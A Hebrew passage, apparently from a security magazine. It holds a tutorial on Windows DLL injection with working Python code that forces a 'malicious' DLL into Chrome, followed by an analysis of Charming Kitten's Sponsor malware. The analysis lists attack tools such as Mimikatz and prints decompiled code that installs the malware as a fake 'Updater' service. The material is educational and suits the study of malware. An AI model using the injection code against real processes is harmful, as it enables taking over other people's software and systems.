נוכל לראות בתמונה הבאה שאם אפליקציה A משתמשת בספרייה כלשהיא, וכעת אפליקציה B התחילה לרוץ וצריכה להשתמש באותה ספרייה, ה-loader למעשה ייבא את הספרייה אל תוך המרחב כתובות של אפליקציה B (למעשה הזכרון של התהליך) כדי שתוכל להשתמש בזה גם. תהליך זה נקרא ה-linking:



[ספריות משותפות]

בנוגע ל-linking, קיימות שתי אפשרויות לאופן פעולתו:

1. Static linking - ספריות (DLL-ים) שמחוברות פיזית לקובץ הרצה. התוכן של ספרייה שחוברה באופן סטטי נמצא ממש בקובץ הרצה שהשתמש בה. היתרון ב-linking מסוג זה הוא שהספרייה מחוברת ללקובץ הרצה באופן פיזי והכל יושב באותו מקום בזכרון.
2. Dynamic linking (shared library) - ספריות (DLL-ים) שמחוברות לא בצורה פיזית לקובץ הרצה. התוכן של הספריות נטען לזיכרון של המחשב תוך כדי ה-dynamic linking, או לחילופין כבר טעון בזכרון, ומה שמתווסף לקובץ הרצה זה רק הכתובת בזיכרון של הפונקצייה שבה הקובץ הרצה השתמש, כך שהוא יידע לאיפה בזכרון ללכת כשהוא ישתמש בפונקצייה חיצונית.

לשתי הצורות יש יתרונות וחסרונות. הזמני ריצה של קובץ הרצה שעבר static linking יהיו טובים יותר מאשר של קובץ הרצה שצריך לקפוץ בזכרון לכתובת של פונקצייה. מצד שני, יתרון זה הופך את הקובץ הרצה להרבה יותר גדול משום שהוא צריך להחזיק את הספרייה כמקשה אחת ביחד עם שאר הקוד במקום לקפוץ אליה בזכרון ב-linking דינאמי.

אוקיי! כיסינו כמעט הכל, נקודה אחרונה שנשארה לפני שמתחילים - תהליכים!

Windows Process

מכירים את זה שתמיד שואלים מה ההבדל בין Process ל-Thread? אז תגידו להם ככה:

אפליקציה מורכבת מתהליך (Process) אחד או יותר. תהליך הוא הרצה של תוכנה. למעשה, Thread (תהליכון - בעברית רהוטה) אחד או יותר רצים בהקשר לתהליך אליו הם משויכיים. Thread הוא היחידה הבסיסית שמערכת ההפעלה - במקרה שלנו ווינדוס, מקצה עבור שימוש במעבד לפרק זמן מסויים. Thread מריץ את הקוד של התהליך אליו הוא מקושר (לא בהכרח Thread בודד).

אם תרצו להרחיב מוזמנים לקרוא את המאמר המעולה של אורי חדד בנוגע לתהליכים, אבל עד כה זה יספיק לנו. ובכן, איפה אנחנו, אלה שמחפשים כיצד לתקוף מנגנון זה נכנסים לתמונה, אתם וודאי שואלים.

DLL Injection?

אז תודה ששאלתם, בואו נגיע לעניין. נתחיל מלהגדיר את המטרה:

המטרה היא ליצור Thread חדש בתהליך אותו אנחנו רוצים לתקוף בשביל שזה יריץ פונקצייה "זדונית" שהכנו מראש מתוך ה-DLL "הזדוני" שלנו.

רגע מה?

בואו נסביר לאט יותר, נניח שאנחנו שונאים את הדפדפן Chrome והחלטנו שאנחנו רוצים לאלץ את כל המשתמשים במחשב להשתמש ב-Edge. אז במקרה שלנו Chrome הוא התהליך הנתקף ונגדיר כך שכל פעם שהוא מתחיל לרוץ, ה-DLL הזדוני שהכנו יחסל את התהליך ויפתח את Edge במקומו.

זאת הגדרת המשימה, עכשיו מה צריך לעשות בפועל (השלבים שנסביר פה תקפים גם להזרקת DLL בשפת C ולא רק ב-python):

נתחיל בזה שאנו צריכים איזשהו אובייקט בקוד שייצג לנו את התהליך שעליו אנחנו רוצים לעבוד. לכן נשתמש בפונקצייה OpenProcess בשביל לקבל Handle לתהליך. Handle הוא אובייקט שמייצג את התהליך שמכיל את כל המידע שלמערכת ההפעלה יש על אותו תהליך. במקרה שלנו התהליך יהיה Chrome ומי שייצר אותו הוא למעשה מערכת ההפעלה (אנחנו בתור משתמשים לחצנו עליו דאבל קליק מה שתורגם לקריאת מערכת לפתוח תהליך ברמת ה-Kernel).

עוד מילה אחת על הפונקצייה, היא חלק מה Win32 API. ה-API הזה הוא פלטפורמה שמאפשרת לנו גישה למערכת הפעלה ולחומרה של המחשב על ידי שימוש בפונקציות שהיא מנגישה. ה-API נמצא בשימוש רחב בקרב חוקרי אבטחת מידע אשר מפתחים ב-C\CPP וצריכים גישה לערכת ההפעלה.

לאחר שיש לו משתנה שמחזיק את התהליך, נרצה להקצות בזכרון של התהליך על ידי VirtualAllocEx, ואותו זכרון יחזיק את הנתיב המלא ל-DLL הזדוני שלנו. אמרנו שנרצה להריץ פונקצייה מתוך ה-DLL הזדוני שלנו מתוך התהליך הקורבן (Chrome), לכן נצטרך לטעון את ה-DLL לזכרון של התהליך, אך איך נעשה זאת מבלי לדעת איפה ה-DLL שלנו נמצא במחשב? זאת הסיבה שמכניסים את הנתיב המלא שלו לתוך הזכרון של התהליך.


החדים מביניכם ישימו לב שאם התהליך יריץ לי פונקציות מתוך ה-DLL אז למעשה הפונקציות ירוצו ברמת ההרשאות של התהליך! מגניב! שאלה נוספת שעולה מהתהליך הזה - כמה מקום נצטרך להקצות? התשובה לכך תהיה האורך של הנתיב של ה-DLL פלוס 1 עבור ה-NULL Terminator.

לאחר מכן נכתוב למקום שהקצנו בזכרון את הנתיב עצמו של ה-DLL על ידי שימוש ב-WriteProcessMemory. הבעיה שעכשיו עולה, איך נטען את ה-DLL שלנו לזכרון? אז קיימת פונקצייה שנקראת LoadLibraryA שנוכל להשתמש בה. הבעיה היא שהפונקצייה נמצאת ב-kernel32.dll (DLL שמכיל פונקציות קרנליות שעוסקות בניהול זיכרון, I/O וכדומה), ואיך נמצא את הכתובת שה-kernel32.dll נטען אליה בזכרון? (הוא נטען בעת עליית המחשב). לשם כך נשתמש בפונקצייה GetModuleHandleA שיחזיר לנו את הכתובת של המודול שנבקש (במקרה הזה kernel32.dll).

לאחר סיימנו את כל השלבים האלו, כל מה שנותר לעשות, זה ליצור Thread חדש אשר יריץ את ה-DLLMain שנמצא בתוך ה-DLL שלנו (DLLMain הוא פשוט פונקציית Main רק של DLL-ים). ניצור את ה-Thread על ידי הפוקנצייה CreateRemoteThread!

וזהו! ה-Thread שיצרנו יריץ את פונקציית ה-Main של ה-DLL שלנו ומה שנכתוב שם ירוץ בהרשאות של התהליך שפתחנו!

אתם צודקים, זה אכן מטורפף!



[הזרקת DLL]

מקווה שזה היה יותר ברור, אם לא בואו ניגש לפרקטיקה!

רגע לפני רגע האמת

נקודה אחרונה לפני. כתבתי DLL "זדוני" עבור המקרה שלנו שסוגר את התהליך של chrome ופותח תהליך חדש של edge. את ה-DLL כתבתי ב-C והוא כולל פונקציית DLLMain אך לא אכנס לכתיבתו במסגרת מאמר זה.

רגע האמת

בואו נתחיל לכתוב את הכל! נתחיל מהספריות:

```python
import sys
from ctypes import *
import psutil
```

הספרייה העיקרית שהשתמשתי בה היא ctypes שממנה ייבאנו את כל הפונקציות שדיברנו עליהן עד כה. בספרייה psutil השתמשתי בשביל פונקציה שמחזירה PID לפי שם התהליך (בדוגמה שלנו - chrome.exe) לכל process יש מזהה ייחודי שלו שניתן על ידי מערכת ההפעלה - process ID.

נגדיר קבועים שימשו אותנו להמשך:

```python
PAGE_READWRITE = 0x04

PROCESS_ALL_ACCESS = ( 0x00F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM = ( 0x1000 | 0x2000 )
```

המשתנה הראשון קבענו כ-0x04 שלפי [הדוקומנטציה של מייקרוסופט](#) מאפשרת read ו-write:

PAGE_READWRITE 0x04	Enables read-only or read/write access to the committed region of pages. If Data Execution Prevention is enabled, attempting to execute code in the committed region results in an access violation.

ולגבי הקבועים האחרים:

PROCESS_ALL_ACCESS - כשמו כן הוא, כל ההרשאות שניתן לקבל על אובייקט Process, וכל הג'יבריש שנמצא שם אחרי השווה אלו קבועים שמייקרוסופט קבעו.

VIRTUAL_MEM - כפי שניתן לראות נתנו לו שני ערכים:

- הרשאה - 0x1000 MEM_COMMIT
- הרשאה - 0x2000 MEM_RESERVE

שילוב של הרשאות אלו מאפשר לנו להקצות ולשמור דפי זכרון על התהליך. נתקדם הלאה:

```python
kernel32 = windll.kernel32
dll_path = R"C:\Users\user\source\repos\InjectedDLL\Debug\InjectedDLL.dll"

dll_len = len(dll_path)
```

משום שנרצה להשתמש בפונקציות מתוך kernel32.dll נשמור אותו במשתנה ובנוסף נשמור את הנתיב ל-DLL הזדוני שלנו ואת אורכו.

כעת ניגש לעניינים!

נרוץ בלולאה אינסופית ונחכה שנמצא תהליך של chrome:

```
while True:
    pid = get_pid_by_name('chrome.exe')

    h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )
```

ברגע שמצאנו נעבוד בדיוק לפי השלבים:

```
if h_process:
    arg_address = kernel32.VirtualAllocEx(h_process, 0, dll_len, VIRTUAL_MEM,
                PAGE_READWRITE)
    written = c_int(0)
    kernel32.WriteProcessMemory(h_process, arg_address, dll_path, dll_len,
                            byref(written))
```

נאלקץ מקום בזכרון של התהליך ונכתוב לתהליך את הנתיב ל-DLL הזדוני שלנו:

```
        h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
        h_loadlib = kernel32.GetProcAddress(h_kernel32, "LoadLibraryA")
```

לאחר מכן נמצא את הכתובת בזכרון שאליה נטען kernel32.dll ואז נחלץ משם את הכתובת של הפונקציה LoadLibraryA. נשתמש בפונקצייה בשביל לטעון את ה-DLL שלנו לזכרון התהליך.

לבסוף, ניצור את ה-thread אשר יריץ את ה-DLL הזדוני שלנו!

```
if kernel32.CreateRemoteThread(h_process, None, 0, h_loadlib,
                                arg_address, 0, byref(thread_id)):
    print("Remote Thread with ID 0x%08x created." %(thread_id.value))
    sys.exit(0)
else:
    print("Chrome not running!")
```

נריץ ואכן נראה - chrome נסגר וחלון edge חדש נפתח ☺:

```
Remote Thread with ID 0x00001a8c created.
```

סיכום

אגיד ואומר שאת התקיפה הזאת אפשר לקחת לאן שרק תרצו ותחלמו, החל מ-DLL שסוגר chrome ופותח edge ועד DLL שפותח shell למחשב שלכם ממחשב מרוחק...

עצם כתיבת המאמר הזה לימדה אותי המון, אפילו מעבר להנאה מהעיסוק בתחום, ובעצם אני קורא אתכם לדעת, ללמוד ולנסות את הדברים בידיים! זה גם כיף וגם לומדים ככה הכי טוב!

סיכום אישי

ובפן קצת יותר אישי, שמי **עידן אפרים** מאוד אוהב ומתחבר לתחום של אבטחת מידע, מעריץ מושבע של Digital Whisper כבר שנים, ורק לאחרונה החלטתי לפרסם מאמר בעצמי ☺

אם יש לכם טענות, מענות או סתם רוצים לדבר איתי - idanefraim13@gmail.com

מצרף רשימה של מקורות מידע שהשתמשתי בהם המון, בנוסף ל-repo בגיט שהעלתי אליו את הקוד שהשתמשתי.

https://github.com/idan100/DLL-Injection-Python

https://medium.com/@dkwok94/the-linking-process-exposed-static-vs-dynamic-libraries-977e92139b5f

https://medium.com/@salinasjuan788/compilation-process-in-c-language-abacd39d1d37

https://oh-isecurity.blogspot.com/2019/11/pe.html

https://medium.com/@dalexach/c-library-933d0b8d2ec9

Processes and Threads - Win32 apps | Microsoft Learn

https://oh-isecurity.blogspot.com/2020/02/windows-process.html

https://github.com/infodox/python-dll-injection

התקפות איראניות וניתוח נוזקות

מאת יובל סנדובל

הקדמה

בעידן הדיגיטלי, שבו ביטים ובייטים הם מטבע המידע, ישראל עומדת בחזית החדשנות הטכנולוגית ויכולת אבטחת הסייבר. אבל עם ההתקדמות הטכנולוגית הגדולה מגיע אתגר אדיר - המטח הבלתי פוסק של מתקפות סייבר. בשנים האחרונות, המדינה הקטנטנה הזו במזרח התיכון מצאה את עצמה במוקד של שדה קרב דיגיטלי, ומדיפה התקפות שאינן רק מתמשכות אלא גם מתוחכמות מאוד.

במאמר זה נסכם מחקר שפורסם על ידי צוות המחקר של ESET ויצא בספטמבר, 2023 על נוזקה בשם Sponsor.

קבוצת התקיפה "Charming Kitten"

קבוצת התקיפה "Charming kitten" או בשמה הנוסף "Ballistic Bobcat". הקבוצה התגלתה לראשונה ב-2014 ומאז פוגעת בארגוני חינוך, ממשלה ורפואה, וכן בארגוני זכויות אדם ובעיתונאים כאשר עיקר הפעילות של הקבוצה הוא מול מטרות מישראל, המזרח התיכון בכלל ובארצות הברית.

התקיפה

ב-11 בספטמבר, 2023, חברת אבטחת המידע - ESET פרסמה שקבוצת התקיפה האיראנית תקפה כ-34 חברות, כ-32 ישראליות.

קבוצת התקיפה האיראנית "Charming Kitten" פיתחה נוזקה ממשפחה חדשה שלא נצפתה מעולם, שקיבלה את השם "Sponsor".

אחד המאפיינים הבולטים של הנוזקה Sponsor הוא שהיא מסתירה את קבצי התצורה (configuration files) שלו בדיסק של הקורבן, כך שניתן לפרוס אותם בדסיקרטיות על ידי סקריפטים זדוניים, תוך התחמקות מזיהוי.

ESET מדווחת ש-Charming Kitten ניצלה בעיקר את CVE-2021-26855, פגיעות אשר ניצולה מאפשר הרצת קוד מרוחק על שרתי Microsoft Exchange, כדי לקבל גישה ראשונית לרשתות היעדים שלה ומשם, ההאקרים השתמשו בכלי קוד פתוח שונים המאפשרים חילוץ נתונים, ניטור של העמדה וסריקת הרשת אליה הם הגיעו ועוד כלים שעזרו להם לשמר אחיזה ולשרוג כיבוי והדלקה מחדש של מערכת ההפעלה.

חלק מהכלים קוד פתוח שהנוזקה משתמשת:

Filename	Description
host2ip.exe	Maps a hostname to an IP address within the local network.
CSRSS.EXE	RevSocks, a reverse tunnel application.
mi.exe	Mimikatz, with an original filename of midongle.exe and packed with the Armadillo PE packer.
gost.exe	GO Simple Tunnel (GOST), a tunneling application written in Go.
chisel.exe	Chisel, a TCP/UDP tunnel over HTTP using SSH layers.
csrss_protected.exe	RevSocks tunnel, protected with the trial version of the Enigma Protector software protection.
plink.exe	Plink (PuTTY Link), a command line connection tool.
WebBrowserPassView.exe	A password recovery tool for passwords stored in web browsers.
sqlextractor.exe	A tool for interacting with, and extracting data from, SQL databases.
procdump64.exe	ProcDump, a Sysinternals command line utility for monitoring applications and generating crash dumps.

אוספים מידע

"Sponsor" היא נוזקה אשר כתובה ב-C++ שיוצרת Service בעת ההשקה לפי הנחיות קובץ התצורה (config files), המכיל גם כתובות שרת פקודה ובקרה מוצפנות (C2) ומפתח פענוח RC4.

בואו נתחיל.

נוריד את העתק של הנוזקה ונתחיל בבדיקות בסיסיות כדי שנוכל לצבור קצת מידע עליה:

```
remnux@remnux:~/Desktop/Malware-Samples/Sponsor$ ls
rundll64.ZZ
remnux@remnux:~/Desktop/Malware-Samples/Sponsor$ file rundll64.ZZ
rundll64.ZZ: PE32 executable (console) Intel 80386, for MS Windows
remnux@remnux:~/Desktop/Malware-Samples/Sponsor$
```

ניתן לראות שהנוזקה מתחזה לקובץ אמיתי בשם "rundll64.exe" שמצוי בסביבת windows ואחראי על הרצת קבצי DLL.

יתרה מזאת, אפשר לראות שהקובץ הוא מסוג Portable Executable. מי שלא מכיר ורוצה לקרוא ולהבין קצת יותר על PE, אני ממליץ מאוד על המאמר הבא.


אחרי בדיקת strings על הקובץ ניתן לראות ולקבל קצת מושג על ההתנהגות של הנוזקה ועל היכולות שלה:


```
bad allocation
address family not supported
address in use
address not available
already connected
argument list too long
argument out of domain
bad address
bad file descriptor
bad message
broken pipe
connection aborted
connection already in progress
connection refused
connection reset
cross device link
destination address required
device or resource busy
directory not empty
executable format error
file exists
file too large
filename too long
function not supported
host unreachable
identifier removed
```

```
.idata$6
.data
.data$r
.bss
.rsrc$01
.rsrc$02
URLDownloadToFileW
urlmon.dll
getaddrinfo
freeaddrinfo
WS2_32.dll
FormatMessageW
CreateProcessW
WaitForSingleObject
CloseHandle
GetModuleFileNameW
GetLastError
CreateFileW
SetFilePointer
WriteFile
lstrlenW
LocalFree
GetSystemPowerStatus
IsWow64Process
GetCurrentProcess
GetCurrentProcessId
Sleep
lstrcmpiW
CreateEventW
```

לאחר רפרוף קצר ניתן לראות שהנוזקה משתמשת בפונקציות כמו URLDownloadToFIle ו-GetCurrentProcessId וכבר אפשר לנחש מה הנוזקה תעשה בערך...

לפני שאנחנו קופצים ל-Disassembler, שווה לבדוק אם הנוזקה עטופה ב-Packer. חלק מהכלים שאני אוהב להשתמש זה Unpacme ו-DIE.





וכפי שניתן לראות, אף אחד מהכלים לא מזהה סוג של Packer ולכן אחרי כל הבדיקות, נוכל נקפוץ ישר ל-Disassembler.

ניתוח סטטי - "Sponsor"

אני אוהב להשתמש ב-IDA אבל גם Ghidra זה בסדר. נפתח את הקובץ ונראה עם מה אנחנו מתמודדים:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  DWORD v3; // eax
  SC_HANDLE v5; // edi
  DWORD v6; // eax
  SC_HANDLE ServiceW; // esi
  DWORD LastError; // eax
  const wchar_t *Info; // [esp+Ch] [ebp-224h] BYREF
  SERVICE_TABLE_ENTRYW ServiceStartTable; // [esp+10h] [ebp-220h] BYREF
  int v11; // [esp+18h] [ebp-218h]
  int v12; // [esp+1Ch] [ebp-214h]
  WCHAR Filename[262]; // [esp+20h] [ebp-210h] BYREF

  if ( lstrcmpiW((LPCWSTR)argv[1], L"install") )
  {
    ServiceStartTable.lpServiceName = aUpdater_0;
    ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONW)sub_417170;
    v11 = 0;
    v12 = 0;
    if ( !StartServiceCtrlDispatcherW(&ServiceStartTable) )
      sub_417F90("StartServiceCtrlDispatcher");
    return 0;
  }
  else if ( GetModuleFileNameW(0, Filename, 0x104u) )
  {
    v5 = OpenSCManagerW(0, 0, 0xF003Fu);
    if ( v5 )
    {
      ServiceW = CreateServiceW(v5, L"Updater", L"Updater", 0xF01FFu, 0x10u, 2u, 1u, Filename, 0, 0, 0, 0, 0);
      if ( ServiceW )
      {
        Info = L"App updates are great for both app users and apps – updates mean that developers are always working on im"
               "proving the app, keeping in mind a better customer experience with each update.";
        ChangeServiceConfig2W(ServiceW, 1u, &Info);
        sub_426C10("Service installed successfully\n");
        CloseServiceHandle(ServiceW);
00016540 _main:20 (417140)
```

הפונקציה הראשית, מקבלת פרמטר, אם הפרמטר הוא "Install" אנחנו פותחים service חדש ומעדכנים לו את הפונקציה הראשית שרצה עליו שבמקרה הזה היא "417170_sub" ונוכל כבר לשנות לו את השם למשהו כמו "main_Service_Func" מטעמי סדר ונוחות.

לאחר מכן אנחנו מנסים להתחיל את ה-Service ואם זה לא מתחיל כמו שצריך אנחנו נכנסים ל-"90sub_417F" שבסך הכל סוגר את ה-Service ויוצא בשלווה מהתוכנית:

```
HANDLE __thiscall sub_417F90(void *this)
{
  HANDLE result; // eax
  void *v3; // esi
  DWORD LastError; // eax
  LPCWSTR Strings[2]; // [esp+8h] [ebp-ACh] BYREF
  char v6[160]; // [esp+10h] [ebp-A4h] BYREF

  result = RegisterEventSourceW(0, L"Updater");
  v3 = result;
  if ( result )
  {
    LastError = GetLastError();
    sub_416F20(v6, 80, L"%s failed with %d", this, LastError);
    Strings[0] = L"Updater";
    Strings[1] = (LPCWSTR)v6;
    ReportEventW(v3, 1u, 0, 0xC0020001, 0, 2u, 0, Strings, 0);
    return (HANDLE)DeregisterEventSource(v3);
  }
  return result;
}
```

נוכל גם לעדכן את השם של הפונקציה הזאת ולהמשיך לפונקציה הראשית.


נמשיך:

```
HANDLE __stdcall main_service_func(int a1, int a2)
{
  SERVICE_STATUS_HANDLE v2; // ecx

  v2 = RegisterServiceCtrlHandlerW(L"Updater", HandlerProc);
  hServiceStatus = v2;
  if ( !v2 )
    return Terminate_Service(L"RegisterServiceCtrlHandler");
  ServiceStatus.dwCheckPoint = dword_466A10;
  ServiceStatus.dwServiceType = 16;
  ServiceStatus.dwServiceSpecificExitCode = 0;
  ServiceStatus.dwCurrentState = 2;
  ServiceStatus.dwWin32ExitCode = 0;
  ServiceStatus.dwWaitHint = 3000;
  ServiceStatus.dwControlsAccepted = 0;
  ++dword_466A10;
  SetServiceStatus(v2, &ServiceStatus);
  return (HANDLE)sub_417200();
}
```


אפשר לראות שפונקציה רושמת את ה-service לבקרת שירות, כדי שיהיה אפשר לעצור, להמשיך ולמחוק את ה-service. בנוסף, הם עדכנו כמה מהפרמטרים כגון:

"ServiceStatus.dwServiceType" = 16 שאומר שהתוכנית עצמה פותחת ורצה על Process משלה מה שמצביע על זה שאין פה ניסיון של הנוזקה להזריק את עצמה אל Process לגיטימי ואמיתי אלא היא פשוט רצה לבד. בסוף הפונקציה קופצת לפונקציה נוספת וכאן מתחיל כל הכיף.

